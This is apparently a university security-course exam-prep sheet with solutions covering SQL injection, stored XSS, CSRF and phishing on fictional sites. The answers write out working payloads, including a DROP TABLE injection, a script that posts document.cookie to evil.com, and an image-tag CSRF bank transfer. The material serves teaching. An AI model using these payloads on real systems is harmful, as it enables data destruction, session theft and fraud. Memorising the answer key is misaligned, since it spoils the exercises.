Peyrin Kao
Fall 2023

CS 161 Computer Security

Exam Prep 9

Q1 *SQL Injection* (14 points)


CS 161 students are using a modified version of Piazza to discuss project questions! In this version, the names and profile pictures of the students who answer questions frequently are listed on a side panel on the website.

The server stores a table of users with the following schema:

```
CREATE TABLE users (
    First TEXT,                 -- First name of the user.
    Last TEXT,                  -- Last name of the user.
    ProfilePicture TEXT,        -- URL of the image.
    FrequentPoster BOOLEAN,     -- Are they a frequent poster?
);
```

Q1.1 (3 points) Assume that you are a frequent poster. When playing around with your account, you notice that you can set your profile picture URL to the following, and your image on the frequent poster panel grows wider than everyone else's photos:

ProfilePicture URL: `https://cs161.org/evan.jpg" width="1000`



What kind of vulnerability might this indicate on Piazza's website?

- [✓ Stored XSS]
- Path traversal attack
- Reflected XSS
- Buffer overflow
- CSRF

Solution: Because the user seems to be able to inject arbitrary HTML through the image URL, this might indicate a stored XSS vulnerability. The user can submit an profile picture URL that escapes the `img` tag of the image and injects a malicious script into future users who attempt to load the profile picture.

Q1.2 (3 points) Provide a malicious image URL that causes the JavaScript `alert(1)` to run for any browser that loads the frequent poster panel. Assume all relevant defenses are disabled.

Hint: Recall that image tags are typically formatted as `<img src="image.png">`.

Solution: The input would look something like the following:

```
"><script>alert(1)</script><img src="
```

So when injected into the image, this would render as:

```
<img src="image.png"><script>alert(1)</script><img src="">
```

We assume that all relevant defenses (e.g. content security policy) are disabled, so this script will run when the frequent poster panel is loaded.

Q1.3 (4 points) Suppose your account is not a frequent poster, but you still want to conduct an attack through the frequent posters panel!

When a user creates an account on Piazza, the server runs the following code:

```
query := fmt.Sprintf("
    INSERT INTO users (First, Last, ProfilePicture, FrequentPoster)
        VALUES ('%s', '%s', '%s', FALSE);
    ",
    first, last, profilePicture)
db.Exec(query)
```

Provide an input for `profilePicture` that would cause your malicious script to run the next time a user loads the frequent posters panel. You may reference `PAYLOAD` as your malicious image URL from earlier, and you may include `PAYLOAD` as part of a larger input.

Solution: There's a key insight here: your accout isn't a frequent poster, but you want it to show up in the frequent posters panel, so you need to set `FrequentPoster` to `TRUE` for that to happen! Because it's hardcoded as `FALSE` in the current injection, we need to do something like the following:

```
PAYLOAD', TRUE) --
```

As a result, the following SQL will be executed:

```
INSERT INTO users (First, Last, ProfilePicture, FrequentPoster)
    VALUES ('[some first name]', '[some last name]',
        'PAYLOAD', TRUE) --', FALSE);
```

Q1.4 (4 points) Instead of injecting a malicious script, you want to conduct a DoS attack on Piazza! Provide an input for `profilePicture` that would cause the SQL statement `DROP TABLE users` to be executed by the server.

Solution: Similar to the previous problem, we're going to construct a SQL injection attack. This time, we need to start a completely new statement, so we'll use a semicolon to start the `DROP TABLE users` statement:

```
', FALSE); DROP TABLE users --
```

This results in the following SQL being executed:

```
INSERT INTO users (First, Last, ProfilePicture, FrequentPoster)
    VALUES ('[some first name]', '[some last name]',
        '', FALSE); DROP TABLE users --', FALSE);
```

Q2 *Web Security: Botgram* **(30 points)**

The website `www.botgram.com` lets users post and view doodles of their Bot friends. Unless otherwise specified, Botgram does not sanitize any inputs.

Botgram stores submitted doodles in their `doodles` database, which has the following schema:

```sql
CREATE TABLE doodles (
    doodle_url TEXT,
    submission_timestamp INTEGER
    -- Additional fields not shown.
);
```

When a user submits an image URL, Botgram stores the URL with this SQL query (replacing `%s` with the user-provided URL):

```
INSERT INTO doodles (doodle_url, submission_timestamp)
VALUES '%s', CURRENT_TIMESTAMP;
```

Users can visit `www.botgram.com/latest` to view the 100 doodles with the greatest timestamps.

To display the doodles, each URL is inserted into the HTML of the webpage as follows (replacing `%s` with the URL from the database): `<img src='%s'>`

Q2.1 (4 points) Eve is an attacker who wants to post a doodle with the URL `evil.com/a.jpg` to Botgram. Eve wants to make this doodle stay on `www.botgram.com/latest` for a long time by setting its timestamp to 999.

Provide an input for `doodle_url` that posts Eve's doodle with timestamp 999.

Solution: `evil.com/a.jpg', 999;--`

For the rest of the question, assume that Eve's doodles always show up on `www.botgram.com/latest`.

`botgram.com` uses session tokens for authentication. Session tokens are stored as cookies with `Secure = False, HttpOnly = False`.

Eve wants any user who views her doodles to send their session token to `evil.com`.

Q2.2 (4 points) Eve uploads a doodle with the URL `evil.com`. She reasons that the `img` tag will send a GET request to `evil.com` originating from `botgram.com`, which will then attach the session token from `botgram.com` to the request.

Briefly explain why this attack does not work.

Solution: The browser will not attach `botgram.com` cookies in a request to `evil.com`. (Technically if the cookie domain was general enough, it might be sent to `evil.com`, but note that the two domains only have `.com` in common, and you can't make a cookie with domain value as a TLD.)

Q2.3 (4 points) Provide an input for `doodle_url` that sends the session token of any user that views the doodle to `evil.com`.

You may use the JavaScript function `post(URL, data)` which sends a POST request to the given `URL` with the given `data`.

> **Solution:** `'><script>post("evil.com", document.cookie)</script><img src='` or something similar.
>
> For grading purposes, the opening img tag at the end of this exploit technically isn't necessary. Such an exploit would produce invalid HTML but would still get the script to run.

Q2.4 (3 points) Which of the following cookie attributes would stop the attack from the previous subpart? Select all that apply.

☐ `Secure=True`, `HttpOnly=False`

[✓ `Secure=True`, `HttpOnly=True`]

[✓ `Secure=False`, `HttpOnly=True`]

☐ None of the above

> **Solution:** Setting HttpOnly to true stops the attack, since we cannot use JS to send the token directly, and sending GET requests to `evil.com` will not attach the cookie for `botgram.com`.

For the rest of the question, Botgram implements an update that **prevents all JavaScript from executing** on Botgram webpages.

Q2.5 (4 points) Alice is a user on Botgram. Alice performs bank transfers by making a GET request to

```
https://www.bank.com/transfer?amount={AMOUNT}&to={RECEIVER}
```

where `{AMOUNT}` and `{RECEIVER}` are values chosen by Alice.

Provide an input to `doodle_url` that sends $100 to the username "Eve" when Alice loads Botgram. Assume Alice is currently logged into `www.bank.com`.

> **Solution:** `https://www.bank.com/transfer?amount=100&to=Eve`, which gets parsed as the image URL (and therefore gets sent a GET request).

Q2.6 (3 points) What type of attack did Eve execute in the previous subpart?

○ Stored XSS ○ Reflected XSS [✓ CSRF] ○ Clickjacking

Solution: Eve is tricking Alice into making a request that she didn't intend to make. Alice's browser automatically attaches cookies in the request, so the request looks like it's coming from Alice. This is an example of a CSRF attack.

No JavaScript was involved, so this is not an XSS attack. Eve did not trick Alice into clicking a button on the website UI, so this is not a clickjacking attack.

Q2.7 (5 points) Eve wants to force anyone who loads `www.botgram.com/latest` to make 500 GET requests. What `doodle_url` should Eve submit to Botgram? You can describe the input in words or provide the actual input.

Remember that `www.botgram.com/latest` only loads 100 images, and all JavaScript is disabled.

Solution: Eve can provide an input that injects 500 `img` tags, each triggering one GET request. An example of this input may look something like:

```
site1.com"><img src="site2.com">...<img src="site499.com"><img
src="site500.com
```

Q2.8 (3 points) Using the strategy from the previous subpart, give the name of one attack from class that Eve could execute. (There may be multiple correct answers.)

Solution: Possible answers include:

Kaminsky attack: by making lots of GET requests to different URLs, an off-path attacker gets more chances to poison the cache.

DoS attack: making lots of GET requests to one server could cause that server to be overwhelmed.

Other answers may exist.

Q3 ***Phishing*** **(0 points)**

A phishing attacker tries to gain sensitive user information by tricking users into going to a fake version of a website they trust. The attacker might convince the user to go to what *appears* to be their bank and to enter their username and password.

i. What are some ways that attackers try to fool users about the site they are going to? How do they convince people to click on links to sites?

ii. What are some defenses you should employ against phishing?

Solution:

i. Attacks include:

   Sub domains that look like top level domains.

   Look alike UNICODE urls: bankofamerca.com, bankofthevvest.com

   Look alike unicode characters.

   Mentioning recent information. Compromising an email account and then sending emails to people that account has recently corresponded with.

ii. Defenses include:

   Use a browser-integrated password manager, it will automatically fail to fill in your password if the website is not legitimate.

   Do not click on unexpected links in emails.

   If your bank sends you an email about your account, go to your browser and separately type in the banks url, or call them. Do not click on links to sensitive sites that others provide you.

   Type sensitive domains directly into the address bar, or create a short cut that way and then use it.

   Some phishing emails or sites are not very well crafted. Subtle language or spelling errors, that should be out of place for the legitimate site, can be a warning sign that you should heed.